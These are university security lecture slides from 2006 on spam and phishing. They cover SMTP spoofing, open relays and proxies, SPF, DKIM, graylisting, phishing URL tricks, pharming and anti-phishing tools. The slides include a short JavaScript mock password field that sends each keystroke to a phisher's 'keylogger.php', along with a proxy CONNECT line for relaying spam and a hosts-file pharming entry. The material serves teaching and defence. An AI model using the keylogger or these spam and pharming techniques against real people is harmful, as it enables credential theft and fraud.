CS 155 Spring 2006

Spam and Phishing

Dan Boneh

How email works: SMTP (RFC 821, 1982)

- Some SMTP Commands:

  MAIL FROM: <reverse-path>


  Repeated for each recipient:
  RCPT TO: <forward-path>
  RCPT TO: <forward-path>

  If unknown recipient: response "550 Failure reply"

  DATA
  email headers and contents
  .

- **VRFY** username (Often disabled)
  - 250 (user exists) or 550 (no such user)

Email in the early 1980's



- Mail Relay: forwards mail to next hop.
- Sender path includes path through relays.

Spoofed email

- SMTP: designed for a trusting world ...
- Data in **MAIL FROM** totally under control of sender
  - ... an old example of improper input validation
- Recipient's mail server:
  - Only sees IP address of direct peer
  - Recorded in the first **From** header

The received header

- Sending spoofed mail to myself:

  From someone@somewhere.com (172.24.64.20) ...

  From relays:
  Received: from cs-smtp-1.stanford.edu
  Received: from smtp3.stanford.edu
  Received: from cipher.Stanford.EDU

- Received header inserted by relays --- untrustworthy
- From header inserted by recipient mail server

Spam Blacklists

- RBL: Realtime Blackhole Lists
  - Includes servers or ISPs that generate lots of spam
  - **spamhaus.org , spamcop.net**
- Effectiveness (stats from spamhaus.org):
  - RBL can stop about 15-25% of incoming spam at SMTP connection time,
  - Over 90% of spam with message body URI checks
- Spammer goal:
  - Evade blacklists by hiding its source IP address.

Spamming techniques

Open relays


- SMTP Relay forwards mail to destination
  1. Bulk email tool connects via SMTP (port 25)
  2. Sends list of recipients (via RCPT TO command)
  3. Sends email body --- once for all recipients
  4. Relay delivers message
- Honest relay:
  - Adds Received header revealing source IP
  - Hacked relay does not

Example: bobax worm

- Infects machines with high bandwidth
  - Exploits MS LSASS.exe buffer overflow vulnerability
- Slow spreading:
  - Spreads on manual command from operator
  - Then randomly scans for vulnerable machines
- On infected machine: (spam zombie)
  - Installs hacked open mail relay. Used for spam.
  - Once spam zombie added to RBL:
    - Worm spreads to other machines

Open HTTP proxies

- Web cache (HTTP/HTTPS proxy) -- e.g. squid



- To spam: CONNECT SpamRecipient-IP 25
  SMTP Commands

Squid becomes a mail relay ...

Finding proxies

- Squid manual: (squid.conf)

```
acl Safe_ports port 80 443
http_access deny !Safe_ports
```

  - URLs for other ports will be denied
- Similar problem with SOCKS proxies
- Some open proxy and open relay listing services:
  - http://www.multiproxy.org/
    http://www.stayinvisible.com/
    http://www.blackcode.com/proxy/
    http://www.openproxies.com/ (20$/month)


Open Relays vs. Open Proxies

- HTTP proxy design problem:
  - Port 25 should have been blocked by default
    - Otherwise, violates principal of least privilege
  - This is not a mis-configuartion bug
- Relay vs. proxy:
  - Relay takes list of address and send msg to all
  - Proxy: spammer must send msg body to each recipient through proxy.

⇒ zombies typically provide hacked mail relays.

Thin pipe / Thick pipe method

- Spam source has
  - High Speed Broadband connection (HSB)
  - Controls a Low Speed Zombie (LSZ)



- Assumes no ingress filtering at HSB's ISP
- Hides IP address of HSB. LSZ is blacklisted.


Harvesting emails

- Will not discuss here ...
- Lots of ways:
  - majordomo who command
  - SMTP VRFY command
  - Web pages
  - Dictionary harvesting
- Obvious lesson:
  - Systems should protect user info

Bulk email tools (spamware)

- Automate:
  - Message personalization
    - Also test against spam filters (e.g. spamassassin)
  - Mailing list and proxy list management

Send-Safe bulk emailer



Anti-spam methods

Will not discuss filtering methods ...

The law: CAN-SPAM act (Jan. 2004)

- Bans false or misleading header information
  - To: and From: headers must be accurate
- Prohibits deceptive subject lines
- Requires an opt-out method
- Requires that email be identified as advertisement
  - ... and include sender's physical postal address
- Also prohibits various forms of email harvesting and the use of proxies


Effectiveness of CAN-SPAM

- Enforced by the FTC:
  - FTC spam archive **spam@uce.gov**
  - Penalties: 11K per act
- Dec '05 FTC report on effectiveness of CAN-SPAM:
  - 50 cases in the US pursued by the FTC
  - No impact on spam originating outside the US
  - Open relays hosted on bot-nets make it difficult to collect evidence

http://www.ftc.gov/spam/

Sender verification I: SPF

- Goal: prevent spoof email claiming to be from HotMail
  - Why? Bounce messages flood HotMail system



More precisely: **hotmail.com TXT v=spf1 a:mailers.hotmail.com -all**

Sender verification II: DKIM

- Domain Keys Identified Mail (DKIM)
  - Same goal as SPF. Harder to spoof.
- Basic idea:
  - Sender's MTA signs email
    - Including body and selected header fields
  - Receiver's MUA checks sig
    - Rejects email if invalid
  - Sender's public key managed by DNS
    - Subdomain: **_domainkey.hotmail.com**

DKIM header example


DKIM-Signature: a=rsa-sha1; q=dns;
d=hotmail.com **(domain)**
s=may2006; c=relaxed/simple; **(selector)**
t=1117574938; x=1118006938; **(time/exp)**
h=from:to:subject:date; **(header)**
b=dzdVyOfAKCdLXdJOc9G2q8LoXSlEniSb **(sig)**
av+yuU4zGeeruD00lszZVoG4ZHRNiYzR

- Recipient's MUA will query for DNS TXT record of may2006._domainkey.hotmail.com

Graylists

- Recipient's mail server records triples:
  - (sender email, recipient email, peer IP)
  - Mail server maintains DB of triples
- First time: triple not in DB:
  - Mail server sends **421 reply: "I am busy"**
  - Records triple in DB
- Second time (after 5 minutes): allow email to pass
- Triples kept for 3 days (configurable)
- Easy to defeat but currently works well.

Goodmail certified mail




Goodmail recievers: enforced at AOL and Yahoo Mail


Puzzles and CAPTCHA


- General DDoS defense techniques
- Puzzles: slow down spam server
  - Every email contains solution to puzzle where challenge = (sender, recipient, time)
- CAPTCHA:
  - Every email contains a token
  - Sender obtains tokens from a CAPTCHA server
    - Say: 100 tokens for solving a CAPTCHA
  - CAPTCHA server ensures tokens are not reused
- Either method is difficult to deploy.

Part II: Phishing & Pharming



Oct. 2004 to July 2005 APWG






Note: no SSL. Typically: short lived sites.

Common Phishing Methods

- Often phishing sites hosted on bot-net drones.
  - Move from bot to bot using dynamic DNS.
- Use domain names such as:
  www.ebay.com.badguy.com
- Use URLs with multiple redirections:
  http://www.chase.com/url.php?url="http://www.phish.com"
- Use randomized links:
  - http://www.some-poor-sap.com/823548jd/

Super-phish. SafeHistory [JBBM '06]


- "Same origin" violations in all browsers:



- Both evil and good applications.
- SafeHistory: mediate access to the history file.

Industry Response

- Anti-phishing toolbars: Netcraft, EBay, Google, IE7



- IE7 phishing filter:
  - Whitelisted sites are not checked
  - Other sites: (stripped) URL sent to MS server
  - Server responds with "OK" or "phishing"

Pharming


- Cause DNS to point to phishing site
- Examples:
  1. DNS cache poisoning
  2. Write an entry into machine's /etc/hosts file:
     " Phisher-IP Victim-Name "
- **URL of phishing site is identical to victim's URL**
  - ... will bypass all URL checks

Response: High assurance certs

- More careful validation of cert issuance
- On browser (IE7) :

... but most phishing sites do not use HTTPS

The UI Problem




The UI problem

- The problem:
  - High assurance indicators for PayPal.com visible on spoofed page
  - No **InSecurity** indicator
- Possible solutions: [YSA'02, DT'05]
  - Colored borders around insecure content
  - Dynamic security skins

Other industry responses:
BofA, PassMark

A Shift
In phishing
attacks



APWG
July '05

Industry Response:
Bank of Adelaide

ING PIN Guard

Bharosa Slider

D M V 4


T.G.s: The next phishing wave

- Transaction generation malware:
  - Wait for user to login to banking sites
  - Issue money transfer requests on behalf of user.
- Reported malware in UK targeting all four major banks.
- Note: These are social engineering attacks.
  Not just a windows problem.

Some ID Protection Tools

- SpoofGuard: (NDSS '04)
  - Alerts user when viewing a spoofed web page.
  - Uses variety of heuristics to identify spoof pages.
  - Some SpoofGuard heuristics used in eBay toolbar and Earthlink ScamBlocker
- PwdHash: (Usenix Sec '05)
  - Browser extension for strengthening pwd web auth.
  - Being integrated with RSA SecurID.

Password Hashing (pwdhash.com)



- Generate a unique password per site
  - $HMAC_{fido:123}$(banka.com) ⇒ Q7a+0ekEXb
  - $HMAC_{fido:123}$(siteb.com) ⇒ OzX2+ICiqc
- Hashed password is not usable at any other site

The trusted path problem

- **The problem:**
  - Easy to fool user into entering password in a non-password field.
- **Example**: online mock password field:

```
<input type="text" name="spoof"
  onKeyPress="(new Image()).src=
    'keylogger.php?key=' +
      String.fromCharCode( event.keyCode );
    event.keyCode = 183;" >
```

Send keystroke to phisher

Change key to *

- **Potential solutions**:
  - Secure attention sequence (password key)
  - Dynamic security skins

Take home message

- Deployed insecure services (proxies, relays)
  - Quickly exploited
  - Cause trouble for everyone
- Current web user authentication is vulnerable to spoofing
  - Users are easily fooled into entering password in an insecure location

THE END

Homework

- Explain how URL redirection helps evade phishing URL blacklists
- Can the Bahrosa slider be defeated by a keylogger?
- Is DKIM more secure than SPF? Describe an attack on SPF that does not apply to DKIM.